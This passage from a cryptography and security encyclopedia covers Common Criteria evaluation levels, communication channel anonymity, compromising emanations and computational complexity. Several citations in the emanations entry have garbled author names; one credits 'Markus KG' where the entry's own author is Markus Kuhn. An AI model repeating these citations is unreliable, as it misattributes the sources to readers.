EAL1 package includes, for example, that the evaluator verifies the TOE unique identification and tests a subset of the TOE security functionalities. EAL1 applies when it is required to have confidence in a product's correct operation, but does not view threats to security as serious.

EAL7 applies in extremely high-risk situations as well as when the high value of the assets justifies the higher costs. It includes, for instance, the formal analysis of tightly focused security functionalities.

Usually, an ST or PP author chooses one of these packages, possibly "augmenting" requirements in a few areas with requirements from a higher level.

Note that assigning an EAL level to a product does not mean to assign a value to a security measurement. It only means that the claimed security assurance of the TOE has been more extensively verified. The result of an evaluation is not "this IT product has this security value," but is "this IT product meets, or not, this security specification according to these verification measures."

The three parts of the standard are complemented by a companion document CEM (Common Methodology for Evaluation) – Evaluation methodology [5], primarily devoted to evaluators applying the CC and certifiers confirming evaluator actions. The document provides guidance for the evaluation process.

Applications

The main Common Criteria application has been in the certification of IT components (for instance operating systems, firewalls or smart cards). The Common Criteria Web site [4] includes a list of certified products. The documents published in the Web site (Security Targets and Certification Reports) are industrial examples of CC application. See also the case study presented in [6] for application of the Common Criteria in a software development project.

CC may also be used as a guide to specify security policies and to manage IT procurement. The catalogued SFSs and the published protection profiles may be helpful to identify the customer requirements to be used in a Request for Proposal. This approach has been also discussed in the context of large systems development [7].

Open Problems

The methodology and value of Common Criteria have been critically examined. The main objection is that the evaluation is a process requiring a significant cost and time and few, if any, metrics exist to support the most important question for any user: How has this CC-evaluated product improved my IT system's security [8].

Another important issue is the system-level security evaluation and the need of improvements in composing secure systems from CC-evaluated products [7, 8].

Recommended Reading

1. Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and general model (2009) Version 3.1, Revision 3 (CCMB-2009-07-001), July 2009
2. Common Criteria for Information Technology Security Evaluation, Part 2: Security functional components (2009) Version 3.1, Revision 3 (CCMB-2009-07-002), July 2009
3. Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components (2009) Version 3.1, Revision 3 (CCMB-2009-07-003), July 2009
4. http://www.commoncriteriaportal.org
5. Common Methodology for Information Technology Security Evaluation, Evaluation methodology (2009) Version 3.1, Revision 3 (CCMB-2009-07-004), July 2009
6. Vetterling M, Wimmel G, Wisspeintner A (2002) Secure systems development based on the common criteria: the PalME project. In: Proceedings of SIGSOFT 2002/FSE-10. Nov. 18–22, 2002. Charleston, SC. ACM, New York, pp 129–138
7. Keblawi F, Sullivan D (2006) Applying the common criteria in systems engineering. IEEE Secur Priv 4(2):50–55
8. Hearn J (2004) Does the common criteria paradigm have a future? IEEE Secur Priv 2(1):64–65

Communication Channel Anonymity

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Synonyms

Relationship anonymity

Definition

Communication channel anonymity is achieved in a messaging system if an ►eavesdropper who picks up messages from the communication line of a sender and the communication line of a recipient cannot tell with better probability than pure guesswork whether the sent message is the same as the received message. During the attack, the eavesdropper may also listen on all communication lines of the network, and he may also send and receive his own messages. It is clear that all messages in such a network must be encrypted to the same length in order to keep the attacker from distinguishing different messages by their content or length.

Communication channel anonymity implies either ►sender anonymity or ►recipient anonymity [4].

Communication channel anonymity can be achieved against computationally restricted eavesdroppers by ►MIX networks [1] and against computationally unrestricted eavesdroppers by ►DC networks [2, 3].

Note that communication channel anonymity is weaker than communication link unobservability, where the attacker cannot even determine whether or not any message is exchanged between any particular pair of participants at any point of time. Communication link unobservability can be achieved with ►MIX networks and ►DC networks by adding dummy traffic.

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
2. Chaum D (1985) Security without identification: Transaction systems to make Big Brother obsolete. Commun ACM 28(10): 1030–1044
3. Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
4. Pfitzmann A, Köhntopp M (2001) Anonymity, unobservability, and pseudonymity – a proposal for terminology. In: Frederrath H (ed) Designing privacy enhancing technologies. Lecture Notes in Computer Science, vol 2009. Springer-Verlag, Berlin, pp 1–9

Complexity Theory

►Computational Complexity

Compositeness Test

►Probabilistic Primality Test

Compromising Emanations

Markus Kuhn
Computer Laboratory, University of Cambridge, Cambridge, UK

Related Concepts

►Tempest

Definition

Computer and communications devices emit numerous forms of energy. Many of these emissions are produced as unintended side effects of normal operation. For example, where these emissions take the form of radio waves, they can often be observed interfering with nearby radio receivers. Some of the unintentionally emitted energy carries information about processed data. Under good conditions, a sophisticated and well-equipped eavesdropper can intercept and analyze such compromising emanations to steal information. Even where emissions are intended, as is the case with transmitters and displays, only a small fraction of the overall energy and information content emitted will ever reach the intended recipient. ►Eavesdroppers can use specialized and more sensitive receiving equipment to tap into the rest and access confidential information, often in unexpected ways, as some of the following examples illustrate.

Background

Much knowledge in this area is classified military research. Some types of compromising emanations that have been demonstrated in the open literature include:

- Radio-frequency waves radiated into free space
- Radio-frequency waves conducted along cables
- Power-supply current fluctuations
- Vibrations, acoustic and ultrasonic emissions
- High-frequency optical signals

They can be picked up passively using directional antennas, microphones, high-frequency power-line taps, telescopes, radio receivers, oscilloscopes, and similar sensing and signal-processing equipment. In some situations, eavesdroppers can obtain additional information by actively directing radio waves or light beams toward a device and analyzing the reflected energy.

Some examples of compromising emanations are:

- Electromagnetic impact printers can produce low-frequency acoustic, magnetic, and power-supply signals that are characteristic for each printed character. In particular, this has been demonstrated with some historic dot-matrix and "golf ball" printers. As a result, printed text could be reconstructed with the help of power-line taps, microphones, or radio antennas. The signal sources are the magnetic actuators in the printer and the electronic circuits that drive them.
- Cathode-ray tube (CRT) displays are fed with an analog video signal voltage, which they amplify by a factor of about 100 and apply it to a control grid that modulates the electron beam. This arrangement acts, together with the video cable, as a parasitic transmission antenna. As a result, CRT displays emit the video signal as electromagnetic waves, particularly in the VHF and UHF bands (30 MHz to 3 GHz). An AM radio receiver with a bandwidth comparable to the pixel-clock frequency of the video signal can be tuned to one of the harmonics of the emitted signal. The result is a high-pass filtered and rectified approximation of the original video signal. It lacks color information and each vertical edge appears merely as a line. Figure 1 demonstrates that text characters remain quite readable after this distortion. Where the display font and character spacing are predictable, automatic text recognition is particularly practical. For older, 1980s, video displays, even modified TV sets, with deflection frequencies adjusted to match those of the eavesdropped device, could be used to demonstrate the reconstruction of readable text at a distance [1]. In modern computers, pixel-clock frequencies exceed the bandwidth of TV receivers by an order of magnitude. Eavesdropping attacks on these require special receivers with large bandwidth (50 MHz or more) connected to a computer monitor or high-speed signal-processing system [2].
- CRT displays also leak the video signal as a high-frequency fluctuation of the emitted light. On this channel, the video signal is distorted by the afterglow of the screen phosphors and by the shot noise that background light contributes. It is possible to reconstruct readable text from screen light even after diffuse reflection, for example, from a user's face or a wall. This can be done from nearby buildings using a telescope connected to a very fast photosensor (photomultiplier tube). The resulting signal needs to be digitally processed using periodic averaging and deconvolution techniques to become readable. This attack is particularly feasible in dark environments, where light from the target CRT contributes a significant fraction

Compromising Emanations. Fig. 1 The top image shows a short test text displayed on a CRT monitor. The bottom image is the compromising emanation from this text that was picked up with the help of an AM radio receiver (tuned at 450 MHz, 50 MHz bandwidth) and a broadband UHF antenna. The output was then digitized, averaged over 256 frames to reduce noise, and finally presented as a reconstructed pixel raster

of the overall illumination onto the observed surface. Flat-panel displays that update all pixels in a row simultaneously are immune from this attack [3].

- Some flat-panel displays can be eavesdropped via UHF radio, especially where a high-speed digital serial connection is used between the video controller and display. This is the case, for example, in many laptops and with modern graphics cards with a Digital Visual Interface (DVI) connector. To a first approximation, the signal picked up by an eavesdropping receiver from a Gbit/s serial video interface cable indicates the number of bit transitions in the data words that represent each pixel color. For example, text that is shown in foreground and background colors encoded by the serial data words 10101010 and 00000000, respectively, will be particularly readable via radio emanations [2].
- Data has been eavesdropped successfully from shielded RS-232 cables several meters away with simple AM shortwave radios [4]. Such serial-interface links use unbalanced transmission. Where one end lacks an independent earth connection, the cable forms the inductive part of a resonant circuit that works in conjunction with the capacitance between the device and earth. Each edge in the data signal feeds into this oscillator energy that is then emitted as a decaying high-frequency radio wave.
- Line drivers for data cables have data-dependent power consumption, which can affect the supply voltage slightly. This in turn can cause small variations in the frequency of nearby oscillator circuits. As a result, the electromagnetic waves generated by these oscillators broadcast frequency-modulated data, which can be picked up with FM radios [4].
- Where several cables share the same conduit, capacitive and inductive coupling occurs. This can result in crosstalk from one cable to the other, even where the cables run parallel for just a few meters. With a suitable amplifier, an external eavesdropper might discover that the high-pass-filtered version of a signal from an internal data cable is readable, for example, on a telephone line that leaves the building.
- Devices with low-speed serial ports, such as analog telephone modems with RS-232 interface, commonly feature light-emitting diodes (LEDs) that are connected as status indicators directly to data lines. These emit the processed data optically, which can be picked up remotely with a telescope and photo sensor [5]. Such optical compromising emanations are invisible to the human eye, which cannot perceive flicker above about 50 Hz. Therefore, all optical data rates above 1 kbit/s appear as constant light.
- The sound of a keystroke can identify which key on a keyboard was used. Just as guitar strings and drums sound very different depending on where they are hit, the mix of harmonic frequencies produced by a resonating circuit board on which keys are mounted varies with the location of the keystroke. Standard machine-learning algorithms can be trained to distinguish, for a specific keyboard model, keys based on spectrograms of acoustic keystroke recordings [6].
- Smart cards are used to protect secret keys and intermediate results of cryptographic computations from unauthorized access, especially from the cardholder. Particular care is necessary in their design with regard to compromising emanations. Due to the small package, eavesdropping sensors can be placed very close to the microprocessor, to record, for example, supply current fluctuations or magnetic fields that leak information about executed instructions and processed data. The restricted space available in an only 0.8-mm-thick plastic card makes careful shielding and filtering difficult. Refer also ►smartcard tamper resistance.

Video signals are a particularly dangerous type of compromising emanation due to their periodic nature. The refresh circuit in the video adapter transmits the display content continuously, repeated 60–90 times per second. Even though the leaked signal power measures typically only a few nanowatts, eavesdroppers can use digital signal processing techniques to determine the exact repetition frequency, record a large number of frames, and average them to reduce noise from other radio sources. As frame and pixel frequencies differ by typically six orders of magnitude, the averaging process succeeds only if the frame rate has been determined correctly within at least seven digits precision. This is far more accurate than the manufacturing tolerances of the crystal oscillators used in graphics adapters. An eavesdropper can therefore use periodic averaging to separate the signals from several nearby video displays, even if they use the same nominal refresh frequency. Directional antennas are another tool for separating images from several computers in a building.

RF video signal eavesdropping can be easily demonstrated with suitable equipment. Even in a noisy office environment and without directional antennas, reception across several rooms (5–20 m) requires only moderate effort. Larger eavesdropping distances can be achieved in the quieter radio spectrum of a rural area or with the help of directional antennas. Eavesdropping of nonperiodic compromising signals from modern office equipment is usually only feasible where a sensor or accessible

conductor (crosstalk) can be placed very close to the targeted device. Where an eavesdropper can arrange for special software to be installed on the targeted computer, this can be used to deliberately modulate many other emission sources with selected and periodically repeated data for easier reception, including system buses, transmission lines, and status indicators.

Compromising radio emanations are often broadband impulse signals that can be received at many different frequencies. Eavesdroppers tune their receivers to a quiet part of the spectrum, where the observed impulses can be detected with the best signal-to-noise ratio. The selected receiver bandwidth has to be small enough to suppress the powerful signals from broadcast stations on neighboring frequencies and large enough to keep the width of detected impulses short enough for the observed data rate.

Electromagnetic and acoustic compromising emanations have been a concern to military organizations since the 1960s. Secret protection standards (►TEMPEST) have been developed. They define how equipment used to process critical secret information must be shielded, tested, and maintained. Civilian radio-emission limits for computers, such as the CISPR 22 and FCC Class B regulations, are only designed to help avoid interference with radio broadcast services at distances more than 10 m. They do not forbid the emission of compromising signals that could be picked up at a quiet site by a determined receiver with directional antennas and careful signal processing several hundred meters away. Protection standards against compromising radio emanations therefore have to set limits for the allowed emission power about a million times (60 dB) lower than civilian radio-interference regulations. Jamming is an alternative form of eavesdropping protection, but this is not preferred in military applications where keeping the location of equipment secret is an additional requirement.

Recommended Reading

1. van Eck W (1985) Electromagnetic radiation from video display units: an eavesdropping risk? Comput Secur 4:269–286
2. Markus KG (2003) Compromising emanations: eavesdropping risks of computer displays. Technical Report UCAM-CL-TR-577, University of Cambridge, Computer Laboratory
3. Markus KG (2002) Optical time-domain eavesdropping risks of CRT displays. In: Proceedings of 2002 IEEE symposium on security and privacy, Oakland, CA, 12–15 May 2002. IEEE Computer Society Press, Los Alamitos, pp 3–18, ISBN 0-7695-1543-6
4. Peter S (1990) The threat of information theft by reception of electromagnetic radiation from RS-232 cables. Comput Secur 9:53–58
5. Joe L, Umphress DA (2002) Information leakage from optical emanations. ACM Trans Inform Syst Secur 5(3):262–289
6. Dmitri A, Agrawal R (2004) Keyboard acoustic emanations. In: Proceedings of 2004 IEEE symposium on security and privacy, Oakland, CA, 9–12 May 2004. IEEE Computer Society Press, Los Alamitos, CA
7. Proceedings of symposium on electromagnetic security for information protection (SEPI'91), Rome, Italy, 21–22 November 1991, Fondazione Ugo Bordoni

C

Computational Complexity

Salil Vadhan
School of Engineering & Applied Sciences, Harvard University, Cambridge, MA, USA

Synonyms

Complexity theory

Related Concepts

►Exponential Time; ►O-Notation; ►One-Way Function; ►Polynomial Time; ►Security (Computational, Unconditional); ►Subexponential Time

Definition

Computational complexity theory is the study of the minimal resources needed to solve computational problems. In particular, it aims to distinguish between those problems that possess efficient algorithms (the "easy" problems) and those that are inherently intractable (the "hard" problems). Thus computational complexity provides a foundation for most of modern cryptography, where the aim is to design cryptosystems that are "easy to use" but "hard to break" (►Security [Computational, Unconditional]).

Theory

Running Time. The most basic resource studied in computational complexity is *running time* – the number of basic "steps" taken by an algorithm (Other resources, such as *space* [i.e., memory usage], are also studied, but they will not be discussed here). To make this precise, one needs to fix a model of computation (such as the Turing machine), but here it suffices to informally think of it as the number of "bit operations" when the input is given as a string of 0s and 1s. Typically, the running time is measured as a function of the *input length*. For numerical problems, it is assumed the input is represented in binary, so the length of an integer N is roughly $\log_2 N$. For example, the elementary-school method for adding two n-bit numbers has running time proportional to n (For each bit of the output, we add

the corresponding input bits plus the carry). More succinctly, it is said that addition can be solved in time "order n," denoted $O(n)$ (►*O*-Notation). The elementary-school multiplication algorithm, on the other hand, can be seen to have running time $O(n^2)$. In these examples (and in much of complexity theory), the running time is measured in the *worst case*. That is, one measures the maximum running time over all inputs of length n.

Polynomial Time. Both the addition and multiplication algorithms are considered to be efficient because their running time grows only mildly with the input length. More generally, ►polynomial time (running time $O(n^c)$ for a constant c) is typically adopted as the criterion of efficiency in computational complexity. The class of all computational problems possessing polynomial-time algorithms is denoted P. (Typically, P is defined as a class of *decision problems* (i.e., problems with a yes/no answer), but here no such restriction is made.) Thus Addition and Multiplication are in P, and more generally, one thinks of P as identifying the "easy" computational problems. Even though not all polynomial-time algorithms are fast in practice, this criterion has the advantage of robustness: the class P seems to be independent of changes in computing technology. P is an example of a *complexity class* – a class of computational problems defined via some algorithmic constraint, in this case "polynomial time."

In contrast, algorithms that do not run in polynomial time are considered infeasible. For example, consider the *trial division* algorithms for ►integer factoring or primality testing (►Primality Test). For an n-bit number, trial division can take time up to $2^{n/2}$, which is ►exponential time rather than polynomial time in n. Thus, even for moderate values of n (e.g., $n = 200$), trial division of n-bit numbers is completely infeasible for present-day computers, whereas addition and multiplication can be done in a fraction of a second. Computational complexity, however, is not concerned with the efficiency of a particular algorithm (such as trial division), but rather whether a problem has *any* efficient algorithm at all. Indeed, for primality testing, there are polynomial-time algorithms known (►Prime Number), so Primality is in P. For integer factoring, on the other hand, the fastest known algorithm has running time greater than $2^{n^{1/3}}$, which is far from polynomial. Indeed, it is believed that Factoring is not in P; the RSA and Rabin cryptosystems (►RSA Public-Key Encryption, ►RSA Digital Signature Scheme, ►Rabin Cryptosystem, ►Rabin Digital Signature Scheme) rely on this conjecture. One of the ultimate goals of computational complexity is to rigorously prove such *lower bounds*, i.e., establish theorems stating that there is no polynomial-time algorithm for a given problem. (Unfortunately, to date, such theorems have been elusive, so cryptography continues to rest on conjectures, albeit widely believed ones. More on this below.)

Polynomial Security. Given the above association of "polynomial time" with feasible computation, the general goal of cryptography becomes to construct cryptographic protocols that have polynomial efficiency (i.e., can be executed in polynomial time) but super-polynomial security (i.e., cannot be broken in polynomial time). This guarantees that, for a sufficiently large setting of the *security parameter* (which roughly corresponds to the input length in complexity theory), "breaking" the protocol takes much more time than using the protocol. This is referred to as *asymptotic security*.

While polynomial time and asymptotic security are very useful for the theoretical development of the subject, more refined measures are needed to evaluate real-life implementations. Specifically, one needs to consider the complexity of using and breaking the system for fixed values of the input length, e.g., $n = 1,000$, in terms of the actual time (e.g., in seconds) taken on current technology (as opposed to the "basic steps" taken on an abstract model of computation). Efforts in this direction are referred to as *concrete security*. Almost all results in computational complexity and cryptography, while usually stated asymptotically, can be interpreted in concrete terms. However, they are often not optimized for concrete security (where even constant factors hidden in ►*O*-Notation are important).

Even with asymptotic security, it is sometimes preferable to demand that the gap between the efficiency and security of cryptographic protocols grows even more than polynomially fast. For example, instead of asking simply for super-polynomial security, one may ask for *subexponential security* (i.e., cannot be broken in time 2^{n^ϵ} for some constant $\epsilon > 0$; ►Subexponential Time). Based on the current best-known algorithms (the ►Number Field Sieve for Factoring), it seems that Factoring may have subexponential hardness and, hence, the cryptographic protocols based on its hardness may have subexponential security. Even better would be *exponential security*, meaning that the protocol cannot be broken in time $2^{\epsilon n}$ for some constant $\epsilon > 0$; ►Exponential Time. (This refers to terminology in the cryptography literature. In the computational complexity literature, 2^{n^ϵ} is typically referred to as exponential and $2^{\epsilon n}$ as strongly exponential.)

Complexity-Based Cryptography. As described above, a major aim of complexity theory is to identify problems that cannot be solved in polynomial time, and a major aim of cryptography is to construct protocols that cannot be broken in polynomial time. These two goals are clearly well-matched. However, since proving lower bounds (at least

for the kinds of problems arising in cryptography) seems beyond the reach of current techniques in complexity theory, an alternative approach is needed.

Present-day complexity-based cryptography therefore takes a *reductionist approach*: it attempts to relate the wide variety of complicated and subtle computational problems arising in cryptography (forging a signature, computing partial information about an encrypted message, etc.) to a few, simply stated assumptions about the complexity of various computational problems. For example, under the assumption that there is no polynomial-time algorithm for FACTORING (that succeeds on a significant fraction of composites of the form $n = pq$), it has been demonstrated (through a large body of research) that it is possible to construct algorithms for almost all cryptographic tasks of interest (e.g., ►asymmetric cryptosystems, ►digital signature schemes, ►secure multiparty computation, etc.). However, since the assumption that FACTORING is not in P is only a conjecture and could very well turn out to be false, it is not desirable to have all of modern cryptography to rest on this single assumption. Thus, another major goal of complexity-based cryptography is to abstract the properties of computational problems that enable us to build cryptographic protocols from them. This way, even if one problem turns out to be in P, any other problem satisfying those properties can be used without changing any of the theory. In other words, the aim is to base cryptography on assumptions that are as weak and general as possible.

Modern cryptography has had tremendous success with this reductionist approach. Indeed, it is now known how to base almost all basic cryptographic tasks on a few simple and general complexity assumptions (that do not rely on the intractability of a single computational problem, but may be realized by any of several candidate problems). Among other things, the text below discusses the notion of a *reduction* from complexity theory that is central to this reductionist approach and the types of general assumptions, such as the existence of ►one-way functions, on which cryptography can be based.

Reductions. One of the most important notions in computational complexity, which has been inherited by cryptography, is that of a *reduction* between computational problems. A problem Π is said to reduce to problem Γ if Π can be solved in polynomial time given access to an "oracle" that solves Γ (i.e., a hypothetical black box that will solve Γ on arbitrary instances in a single time step). Intuitively, this captures the idea that problem Π is no harder than problem Γ. For a simple example, note that PRIMALITY reduces to FACTORING (without using the fact that PRIMALITY is in P, which makes the reduction trivial): Assume an oracle that, when fed any integer, returns its prime factorization in one time step. This oracle makes it possible to solve PRIMALITY in polynomial time as follows: on input N, feed the oracle with N, output "`prime`" if the only factor returned by the oracle is N itself, and output "`composite`" otherwise.

It is easy to see that if problem Π reduces to problem Γ, and $\Gamma \in P$, then $\Pi \in P$: if the oracle queries are substituted with the actual polynomial-algorithm for Γ, the result is a polynomial-time algorithm for Π. Turning this around, $\Pi \notin P$ implies that $\Gamma \notin P$. Thus, reductions give a way to use an assumption that one problem is intractable to deduce that other problems are intractable. Much work in cryptography is based on this paradigm: for example, one may take a complexity assumption such as "there is no polynomial-time algorithm for FACTORING" and use reductions to deduce statements such as "there is no polynomial-time algorithm for breaking encryption scheme X" (As discussed later, for cryptography, the formalizations of such statements and the notions of reduction in cryptography are more involved than suggested here).

NP. Another important complexity class is *NP*. Roughly speaking, this is the class of all computational problems for which solutions can be *verified* in polynomial time (*NP* stands for *nondeterministic polynomial time*. Like P, *NP* is typically defined as a class of decision problems, but again that constraint is not essential for the informal discussion in this entry). For example, given that PRIMALITY is in P, one can easily see that FACTORING is in *NP*: To verify that a supposed prime factorization of a number N is correct, simply test each of the factors for primality and check that their product equals N. *NP* can be thought of as the class of "well-posed" search problems: it is not reasonable to search for something unless you can recognize when you have found it. Given this natural definition, it is not surprising that the class *NP* has taken on a fundamental position in computer science.

It is evident that $P \subseteq NP$, but whether or not $P = NP$ is considered to be one of the most important open problems in mathematics and computer science. It is widely believed that $P \neq NP$, indeed, FACTORING is one candidate for a problem in $NP \backslash P$. In addition to FACTORING, *NP* contains many other computational problems of great importance, from many disciplines, for which no polynomial-time algorithms are known.

The significance of *NP* as a complexity class is due in part to the *NP-complete* problems. A computational problem Π is said to be *NP*-complete if $\Pi \in NP$ and every problem in *NP* reduces to Π. Thus the *NP*-complete problems are the "hardest" problems in *NP* and are the most likely to be intractable. (Indeed, if even a single problem in *NP* is not in P, then all the *NP*-complete problems are not in P.) Remarkably, thousands of natural computational problems

have been shown to be *NP*-complete. (See [2].) Thus, it is an appealing possibility to build cryptosystems out of *NP*-complete problems, but unfortunately, *NP*-completeness does not seem sufficient for cryptographic purposes (as discussed later).

Randomized Algorithms. Throughout cryptography, it is assumed that parties have the ability to make random choices; indeed, this is how one models the notion of a secret key. Thus, it is natural to allow not just algorithms whose computation proceeds deterministically (as in the definition of *P*), but also consider *randomized algorithms* – ones that may make random choices in their computation (Thus, such algorithms are designed to be implemented with a physical source of randomness. ►Random Bit Generation [Hardware]).

Such a randomized (or *probabilistic*) algorithm A is said to solve a given computational problem if on every input x, the algorithm outputs the correct answer with high probability (over its random choices). The error probability of such a randomized algorithm can be made arbitrarily small by running the algorithm many times. For examples of randomized algorithms, see the probabilistic primality tests in the entry on ►prime number. The class of computational problems having polynomial-time randomized algorithms is denoted *BPP* (which stands for "bounded-error probabilistic polynomial time"). A widely believed strengthening of the $P \neq NP$ conjecture is that $NP \notin BPP$.

P vs. NP and Cryptography. The assumption $P \neq NP$ (and even $NP \notin BPP$) is *necessary* for most of modern cryptography. For example, take any efficient encryption scheme and consider the following computational problem: given a ciphertext C, find the corresponding message M along with the key K and any randomization R used in the encryption process. This is an *NP* problem: the solution (M, K, R) can be verified by re-encrypting the message M using the key K and the randomization R and checking whether the result equals C. Thus, if $P = NP$, this problem can be solved in polynomial time, i.e., there is an efficient algorithm for breaking the encryption scheme. (Technically, to conclude that the cryptosystem is broken requires that the message M is uniquely determined by ciphertext C. This will be the case for most messages if the message length is greater than the key length. If the message length is less than or equal to the key length, then there exist encryption schemes that achieve information-theoretic security for a single encryption, e.g., the one-time pad, regardless of whether or not $P = NP$. ►Shannon's Model).

However, the assumption $P \neq NP$ (or even $NP \notin BPP$) does not appear *sufficient* for cryptography. The main reason for this is that $P \neq NP$ refers to *worst-case complexity*. That is, the fact that a computational problem Π is not in P only means that for every polynomial-time algorithm A, there *exist* inputs on which A fails to solve Π. However, these "hard inputs" could conceivably be very rare and very hard to find. Intuitively, to make use of intractability (for the security of cryptosystems), one needs to be able to efficiently generate hard instances of an intractable computational problem.

One-way functions. The notion of a ►One-Way Function captures the kind of computational intractability needed in cryptography. Informally, a one-way function is a function f that is "easy to evaluate" but "hard to invert". That is, it is required that the function f can be computed in polynomial time, but given $y = f(x)$, it is intractable to recover x. The difficulty of inversion is required to hold even when the input x is chosen *at random*. Thus, one can efficiently generate hard instances of the problem "find a preimage of y," by selecting x at random and setting $y = f(x)$ (Note that this process actually generates a hard instance together with a solution; this is another way in which one-way functions are stronger than what follows from $P \neq NP$). To formalize the definition, one needs the concept of a *negligible function*. A function $\epsilon : \mathbb{N} \to [0,1]$ is negligible if for every constant c, there is an n_0 such that $\epsilon(n) \leq 1/n^c$ for all $n \geq n_0$. That is, ϵ vanishes faster than the reciprocal of any polynomial. Then the definition is as follows:

Definition 1 (one-way function) *A one-to-one function f is* one-way *if it satisfies the following conditions.*

1. *(Easy to evaluate) f can be evaluated in polynomial time.*
2. *(Hard to invert) For every probabilistic polynomial-time algorithm A, there is a negligible function ϵ such that*

$$\Pr[A(f(X)) = X] \leq \epsilon(n),$$

where the probability is taken over selecting an input X of length n uniformly at random and the random choices of the algorithm A.

For simplicity, the definition above is restricted to one-to-one one-way functions. Without the one-to-one constraint, the definition should refer to the problem of finding *some* preimage of $f(X)$, i.e., require the probability that $A(f(X)) \in f^{-1}(f(X))$ is negligible (For technical reasons, it is also required that f does not shrink its input too much, e.g., that the length of $|f(x)|$ and length of $|x|$ are polynomially related ([in both directions]).

The length n of the input can be thought of as corresponding to the *security parameter* (or *key length*) in a cryptographic protocol using f. If f is one-way, it is guaranteed that by making n sufficiently large, inverting f takes much more time than evaluating f. However, to know

how large to set n in an implementation requires a concrete security analogue of the above definition, where the maximum success probability ϵ is specified for A with a particular running time on a particular input length n, and a particular model of computation.

The "inversion problem" is an *NP* problem (to verify that X is a preimage of Y, simply evaluate $f(X)$ and compare with Y). Thus, if $NP \subseteq BPP$, then one-way functions do not exist. However, the converse is an open problem, and proving it would be a major breakthrough in complexity theory. Fortunately, even though the existence of one-way functions does not appear to follow from $NP \nsubseteq BPP$, there are a number of natural candidates for one-way functions.

Some Candidate One-Way Functions. These examples are described informally and may not all match up perfectly with the simplified definition above. In particular, some are actually *collections of one-way functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$, and the functions f_i are parameterized by an index i that is generated by some randomized algorithm. (Actually, one can convert a collection of one-way functions into a single one-way function, and conversely. See [4].)

1. (Multiplication) $f(p, q) = p \cdot q$, where p and q are primes of equal length. Inverting f is the Factoring problem (►Integer Factoring, which indeed seems intractable even on random inputs of the form $p \cdot q$).
2. (Subset Sum) $f(x_1, \ldots, x_n, S) = (x_1, \ldots, x_n, \sum_{i \in S} x_i)$. Here, each x_i is an n-bit integer and $S \subseteq [n]$. Inverting f is the Subset Sum problem (►Knapsack Cryptographic Schemes). This problem is known to be *NP*-complete, but for the reasons discussed above, this does not provide convincing evidence that f is one way (nevertheless it seems to be so).
3. (The Discrete Log Collection) $f_{G,g}(x) = g^x$, where G is a cyclic group (e.g., $G = \mathbb{Z}_p^*$ for prime p), g is a generator of G, and $x \in \{1, \ldots, |G| - 1\}$. Inverting $f_{G,g}$ is the Discrete Log problem (►Discrete Logarithm Problem), which seems intractable. This (like the next two examples) is actually a collection of one-way functions, parametrized by the group G and generator g.
4. (The RSA Collection) $f_{n,e}(x) = x^e \bmod n$, where n is the product of two equal-length primes, e satisfies $\gcd(e, \phi(n)) = 1$, and $x \in \mathbb{Z}_n^*$. Inverting $f_{n,e}$ is the ►RSA problem.
5. (Rabin's Collection (►Rabin Cryptosystem, ►Rabin Digital Signature Scheme)) $f_n(x) = x^2 \bmod n$, where n is a composite and $x \in \mathbb{Z}_n^*$. Inverting f_n is known to be as hard as factoring n.
6. (Hash functions & block ciphers) Most cryptographic ►hash functions seem to be *finite* analogues of one-way functions with respect to *concrete* security. Similarly, one can obtain candidate one-way functions from ►block ciphers, say by defining $f(K)$ to be the block cipher applied to some fixed message using key K.

In a long sequence of works by many researchers, it has been shown that one-way functions are indeed the "right assumption" for complexity-based cryptography. On one hand, almost all tasks in cryptography imply the existence of one-way functions. Conversely (and more remarkably), many useful cryptographic tasks can be accomplished given any one-way function.

Theorem 1 *The existence of one-way functions is necessary and sufficient for each of the following:*

- *The existence of commitment schemes.*
- *The existence of pseudorandom number generators.*
- *The existence of pseudorandom functions.*
- *The existence of symmetric cryptosystems.*
- *The existence of digital signature schemes.*

These results are proven via the notion of reducibility mentioned above, albeit in much more sophisticated forms. For example, to show that the existence of one-way functions implies the existence of pseudorandom generators, one describes a general construction of a pseudorandom generator G from any one-way function f. To prove the correctness of this construction, one shows how to "reduce" the task of inverting the one-way function f to that of "distinguishing" the output of the pseudorandom generator G from a truly random sequence. That is, any polynomial-time algorithm that distinguishes the pseudorandom generator can be converted into a polynomial-time algorithm that inverts the one-way function. But if f is one-way, it cannot be inverted, implying that the pseudorandom generator is secure. These reductions are much more delicate than those arising in, say, the *NP*-completeness, because they involve nontraditional computational tasks (e.g., inversion, distinguishing) that must be analyzed in the average case (i.e., with respect to nonnegligible success probability).

The general constructions asserted in Theorem 1 are very involved and not efficient enough to be used in practice (though still polynomial time), so it should be interpreted only as a "plausibility result." However, from special cases of one-way functions, such as one-way permutations (►One-Way Function) or some of the specific candidate one-way functions mentioned earlier, much more efficient constructions are known.

Trapdoor Functions. For some tasks in cryptography, most notably public-key encryption (►Public-Key Cryptography), one-way functions do not seem to suffice, and additional properties are used. One such property is the *trapdoor* property, which requires that the function *can* be easily inverted given certain "trapdoor information." What follows is not the full definition, but just a list of the main properties (►Trapdoor One-Way Function).

Definition 2 (**trapdoor functions, informal**) *A collection of one-to-one functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$ *is a collection of* trapdoor functions *if*

1. *(Efficient generation) There is a probabilistic polynomial-time algorithm that, on input a security parameter n, generates a pair* (i, t_i)*, where i is the index to a (random) function in the family and* t_i *is the associated "trapdoor information."*
2. *(Easy to evaluate) Given i and* $x \in \mathcal{D}_i$*, one can compute* $f_i(x)$ *in polynomial time.*
3. *(Hard to invert) There is no probabilistic polynomial-time algorithm that on input* $(i, f_i(x))$ *outputs x with nonnegligible probability. (Here, the probability is taken over i,* $x \in \mathcal{D}_i$*, and the coin tosses of the inverter.)*
4. *(Easy to invert with trapdoor) Given* t_i *and* $f_i(x)$*, one can compute x in polynomial time.*

Thus, trapdoor functions are *collections* of one-way functions with an additional trapdoor property (Item 4). The RSA and Rabin collections described earlier have the trapdoor property. Specifically, they can be inverted in polynomial time given the factorization of the modulus *n*.

One of the main applications of trapdoor functions is for the construction of public-key encryption schemes.

Theorem 2 *If trapdoor functions exist, then public-key encryption schemes exist.*

